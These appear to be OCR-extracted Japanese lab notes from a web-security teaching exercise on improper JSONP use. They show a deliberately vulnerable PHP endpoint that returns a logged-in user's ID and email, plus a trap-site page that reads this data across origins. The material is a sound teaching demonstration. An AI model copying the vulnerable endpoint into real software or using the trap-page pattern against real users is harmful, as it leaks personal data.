


古いFirefoxではあれば、内容が表示される(予想イメージ)

【サーバ: 4g/4g-931.html 】



【ブラウザ→偽サーバ：リクエスト trap.example.com/4g/4g-931.html → レスポンス 】




・JSONPの不適切な利用
4g-040 ： ログイン(api.example.net)

【ブラウザ】

- JSONPの不適切な利用
  1. 4g-040 :ログイン(api.example.net)
  2. 4g-042 :個人情報の表示(正常系)
  3. 4g-042 :罠サイトから個人情報の表示

```
53 <li>JSONPの不適切な利用</li>
54 <ol>
55 <li><a href="http://api.example.net/4g/4g-040.php">4g-040 :ログイン(api.example.net)</a></li>
56 <li><a href="4g-042.html">4g-042 :個人情報の表示(正常系)</a></li>
57 <li><a href="http://trap.example.com/4g/4g-042.html">4g-042 :罠サイトから個人情報の表示</a></li>
58 </ol>
```




ログインしました
ID: secret
メールアドレス: secret@example.jp

【サーバ： 4g/4g-040.php 】

/var/www/html/4g/4g-040.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  if (empty($_SESSION['userid'])) { // ログインしたことにする
    $_SESSION['userid'] = 'secret';
    $_SESSION['mail']   = 'secret@example.jp';
  }
?><body>
ログインしました<br>
ID: <?php echo htmlspecialchars($_SESSION['userid']); ?><br>
メールアドレス: <?php echo htmlspecialchars($_SESSION['mail']); ?>
</body>
```

【ブラウザ→APIサーバ： リクエスト 4g-040.php → レスポンス 】




4g-042 ： 個人情報の表示(正常系)

【ブラウザ】


- JSONPの不適切な利用
  1. 4g-040 :ログイン(api.example.net)
  2. 4g-042 :個人情報の表示(正常系)
  3. 4g-042 :罠サイトから個人情報の表示

```
53 <li>JSONPの不適切な利用</li>
54 <ol>
55 <li><a href="http://api.example.net/4g/4g-040.php">4g-040 :ログイン(api.example.net)</a></li>
56 <li><a href="4g-042.html">4g-042 :個人情報の表示(正常系)</a></li>
57 <li><a href="http://trap.example.com/4g/4g-042.html">4g-042 :罠サイトから個人情報の表示</a></li>
58 </ol>
```




ユーザID:secret

メールアドレス:secret@example.jp





```
1  <body>
2  <script src="../js/jquery-3.2.1.min.js"></script>
3  <p id="userid"></p>
4  <p id="mail"></p>
5  <script>
6    $.ajax({
7      url: 'http://api.example.net/4g/4g-041.php',
8      dataType: 'jsonp',
9      jsonpCallback: "getuser"
10   }).done(function(data) {
11     $('#userid').text('ユーザID:' + data.userid);
12     $('#mail').text('メールアドレス:' + data.mail);
13   })
14 </script>
15 </body>
```

【サーバ： 4g/4g-042.html 】





```
<body>
<script src="../js/jquery-3.2.1.min.js"></script>
<p id="userid"></p>
<p id="mail"></p>
<script>
  $.ajax({
    url: 'http://api.example.net/4g/4g-041.php',
    dataType: 'jsonp',
    jsonpCallback: "getuser"
  }).done(function(data) {
    $('#userid').text('ユーザID:' + data.userid);
    $('#mail').text('メールアドレス:' + data.mail);
  })
</script>
</body>
```

【サーバ： 4g/4g-041.php 】





```
<?php
  session_start();
  if (empty($_SESSION['userid'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  $a = array();
  $a['userid'] = $_SESSION['userid'];
  $a['mail'] = $_SESSION['mail'];
  $json = json_encode($a, JSON_HEX_QUOT | JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS);
  $callback = $_GET['callback'];
  if (! preg_match('/\A[_a-z][_a-z0-9]*\z/i', $callback)) {
    header('HTTP/1.1 403 Forbidden');
    die("コールバック関数名が不正です");
  }
  header('Content-Type: text/javascript; charset=UTF-8');
  echo "$callback($json)";
```


【ブラウザ→サーバ： リクエスト 4g/4g-042.html → レスポンス 】



【ブラウザ→サーバ： リクエスト js/jquery-3.2.1.min.js → レスポンス 】



【ブラウザ→APIサーバ： リクエスト 4g/4g-041.php → レスポンス 】




4g-042 ： 罠サイトから個人情報の表示

【ブラウザ】

- JSONPの不適切な利用
  1. 4g-040 :ログイン(api.example.net)
  2. 4g-042 :個人情報の表示(正常系)
  3. 4g-042 :罠サイトから個人情報の表示

```
53 <li>JSONPの不適切な利用</li>
54 <ol>
55 <li><a href="http://api.example.net/4g/4g-040.php">4g-040 :ログイン(api.example.net)</a></li>
56 <li><a href="4g-042.html">4g-042 :個人情報の表示(正常系)</a></li>
57 <li><a href="http://trap.example.com/4g/4g-042.html">4g-042 :罠サイトから個人情報の表示</a></li>
58 </ol>
```




JSONPには呼び出し元のオリジンに対する制御の機能がない
罠サイトから何の工夫もなく表示できてしまう


```
1  <body>
2  <script src="../js/jquery-3.2.1.min.js"></script>
3  <p id="userid"></p>
4  <p id="mail"></p>
5  <script>
6    $.ajax({
7      url: 'http://api.example.net/4g/4g-041.php',
8      dataType: 'jsonp',
9      jsonpCallback: "getuser"
10   }).done(function(data) {
11     $('#userid').text('ユーザID:' + data.userid);
12     $('#mail').text('メールアドレス:' + data.mail);
13   })
14 </script>
15 </body>
```

【サーバ： 4g/4g-042.html 】



```
<body>
<script src="../js/jquery-3.2.1.min.js"></script>
<p id="userid"></p>
<p id="mail"></p>
<script>
  $.ajax({
    url: 'http://api.example.net/4g/4g-041.php',
    dataType: 'jsonp',
    jsonpCallback: "getuser"
  }).done(function(data) {
    $('#userid').text('ユーザID:' + data.userid);
    $('#mail').text('メールアドレス:' + data.mail);
  })
</script>
</body>
```

【サーバ： 4g/4g-041.php 】





```
k?php
  session_start();
  if (empty($_SESSION['userid'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  $a = array();
  $a['userid'] = $_SESSION['userid'];
  $a['mail'] = $_SESSION['mail'];
  $json = json_encode($a, JSON_HEX_QUOT | JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS);
  $callback = $_GET['callback'];
  if (! preg_match('/\A[_a-z][_a-z0-9]*\z/i', $callback)) {
    header('HTTP/1.1 403 Forbidden');
    die("コールバック関数名が不正です");
  }
  header('Content-Type: text/javascript; charset=UTF-8');
  echo "$callback($json)";
```

【ブラウザ→偽サーバ：リクエスト trap.example.com/4g/4g-042.html → レスポンス 】



【ブラウザ→サーバ：リクエスト js/jquery-3.2.1.min.js → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-041.php → レスポンス 】